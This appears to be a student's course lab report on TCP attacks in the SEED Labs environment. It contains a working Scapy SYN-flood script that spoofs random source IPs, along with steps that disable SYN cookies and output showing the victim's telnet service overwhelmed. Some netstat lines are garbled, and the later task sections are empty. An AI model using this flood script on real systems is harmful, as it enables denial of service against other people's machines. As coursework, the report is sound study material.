

CS 5153/5053 Network Security, Spring 2023

Project 3: TCP Attacks

Report

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Link to Source Code https://github.com/austinc3030/tcp_m11809075

Host Environment Used

Operating System: Ubuntu 20.04 LTS

```
seed@network-security-seedlabs:/home/austinc3030$ uname -a
Linux network-security-seedlabs 5.15.0-1030-gcp #37~20.04.1-Ubuntu SMP Mon Feb 2
0 04:30:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
seed@network-security-seedlabs:/home/austinc3030$
```

Hardware: Google Cloud E2 Instance

Links Used for Environment Setup:

- [seed-labs/seedvm-cloud.md at master · seed-labs/seed-labs \(github.com\)](#)
- [seed-labs/create_vm_gcp.md at master · seed-labs/seed-labs \(github.com\)](#)

Docker Information

```
seed@network-security-seedlabs:/home/austinc3030$ dockps
f54490ab838c  seed-attacker
81c6cbc0cda3  user1-10.9.0.6
bd2340d0fba8  user2-10.9.0.7
67c3c3687418  victim-10.9.0.5
seed@network-security-seedlabs:/home/austinc3030$

seed@network-security-seedlabs:/home/austinc3030$ docker network ls
NETWORK ID      NAME                DRIVER              SCOPE
ba8c0c980c83    bridge             bridge             local
ba0612588179    host               host               local
e5b89a0c237d    net-10.9.0.0       bridge            local
bca514a37034    none              null              local
seed@network-security-seedlabs:/home/austinc3030$
```

Assumptions

1. Mapping between PDF document and docker containers provided:
 - a. Client (10.0.2.5) = user1-10.9.0.6 (10.9.0.6)
 - b. Server (10.0.2.6) = victim-10.9.0.5 (10.9.0.5)
 - c. Attacker (10.0.2.7) = seed-attacker (10.9.0.1)


Task 1

How did you perform the attack in your VM

1. Write code for scapy.


```
src > task1.py
1  #!/bin/python3
2  from scapy.all import *
3  from random import randrange
4  import sys
5
6  # Targeting victim/server container's telnet port
7  strDestinationIP = "10.9.0.5"
8  intDestinationPort = 23
9
10 while True: # Run until CTRL+C
11
12     # Pick an arbitrary source IP address and port number
13     intSourcePort = randrange(1, 65535)
14     strSourceIP = str(RandIP())
15
16     # Build the IP layer of the packet
17     lyrIP = IP(src=strSourceIP, dst=strDestinationIP)
18
19     # Build TCP layer of the packet
20     lyrTCP = TCP(sport=intSourcePort, dport=intDestinationPort, flags="S", seq=12435)
21
22     # Build the full packet and show it
23     pktSynPacket = lyrIP / lyrTCP
24     pktSynPacket.show()
25
26     # Send the packet
27     send(pktSynPacket, verbose=0)
28
```

2. Check the size of net.ipv4.tcp_max_syn_backlog on the victim/server.



A terminal window titled "victim-10.9.0.5" showing a root shell prompt. The user enters the command `sysctl net.ipv4.tcp_max_syn_backlog` and the output is `net.ipv4.tcp_max_syn_backlog = 256`.


3. Check the connections on the victim/server.



A terminal window titled "victim-10.9.0.5" showing a root shell prompt. The user enters the command `netstat -nat`. The output shows active internet connections:


Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0	0	127.0.0.11:36061	0.0.0.0:*	LISTEN

4. Initiate a telnet session from user1/client to the victim/server.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: 
```

5. Check connections on the victim/server to see the new telnet connection.




```
victim-10.9.0.5
File Edit View Terminal Tabs Help
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:36061        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            10.9.0.6:51640          ESTABLISHED
root@67c3c3687418:/tcp_m11809075# 
```

6. Disable SYN cookies on the victim/server per the assignment instructions (Note: the SEED Lab Docker Image for the victim/server already has SYN cookies disabled.)




```
victim-10.9.0.5
File Edit View Terminal Tabs Help
root@67c3c3687418:/tcp_m11809075# sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 0
net.netfilter.nf_conntrack_sctp_timeout_cookie_echoed = 3
net.netfilter.nf_conntrack_sctp_timeout_cookie_wait = 3
root@67c3c3687418:/tcp_m11809075# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@67c3c3687418:/tcp_m11809075# 
```

7. From the attacker, initiate a SYN attack using code from step 1.



```
seed-attacker
File Edit View Terminal Tabs Help
ihl      = None
tos      = 0x0
len      = None
id       = 1
flags    =
frag     = 0
ttl      = 64
proto    = tcp
chksum   = None
src      = 40.166.217.115
dst      = 10.9.0.5
\options \
###[ TCP ]###
sport    = 6180
dport    = telnet
seq      = 12435
ack      = 0
dataofs  = None
reserved = 0
flags    = S
window   = 8192
chksum   = None
urgptr   = 0
options  = []
```

8. Attempt to initiate a new telnet session from user1/client to the victim/server.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
root@81c6cbc0cda3:/tcp_m11809075# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@81c6cbc0cda3:/tcp_m11809075#
```

9. Check netstat on the victim/server to see the active connections.

```

root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:*.                0.0.0.0:*.              LISTEN
tcp        0      0 0.127.0.0.11:36061       0.0.0.0:*.              LISTEN
tcp        0      0 0.10.9.0.5:23            160.10.161.245:4671     SYN_RECV
tcp        0      0 0.10.9.0.5:23            52.196.64.152:64188     SYN_RECV
tcp        0      0 0.10.9.0.5:23            125.188.7.38:25120      SYN_RECV
tcp        0      0 0.10.9.0.5:23            25.191.128.140:50524    SYN_RECV
tcp        0      0 0.10.9.0.5:23            56.180.67.70:31700      SYN_RECV
tcp        0      0 0.10.9.0.5:23            123.132.239.226:23442   SYN_RECV
tcp        0      0 0.10.9.0.5:23            104.107.222.59:59835    SYN_RECV

```

Note: Full output of netstat -nat above, truncated output below for readability.

```

tcp        0      0 0 10.9.0.5:23             146.5.27.133:47556      SYN_RECV
tcp        0      0 0 10.9.0.5:23             77.98.13.236:43026      SYN_RECV
tcp        0      0 0 10.9.0.5:23             23.110.44.185:11224      SYN_RECV
root@67c3c3687418:/tcp_m11809075# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0 0.0.0.0:23              0.0.0.0:*.              LISTEN
tcp        0      0 0 127.0.0.11:36061        0.0.0.0:*.              LISTEN
tcp        0      0 0 10.9.0.5:23             160.10.161.245:4671     SYN_RECV
tcp        0      0 0 10.9.0.5:23             52.196.64.152:64188     SYN_RECV
tcp        0      0 0 10.9.0.5:23             125.188.7.38:25120      SYN_RECV
tcp        0      0 0 10.9.0.5:23             25.191.128.140:50524    SYN_RECV
tcp        0      0 0 10.9.0.5:23             56.180.67.70:31700      SYN_RECV
tcp        0      0 0 10.9.0.5:23             123.132.239.226:23442   SYN_RECV
tcp        0      0 0 10.9.0.5:23             104.107.222.59:59835    SYN_RECV

```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Task 2

How did you perform the attack in your VM

Screenshots

Was the attack successful

Task 4

How did you perform the attack in your VM

Screenshots

Was the attack successful

Task 5

How did you perform the attack in your VM

Screenshots

Was the attack successful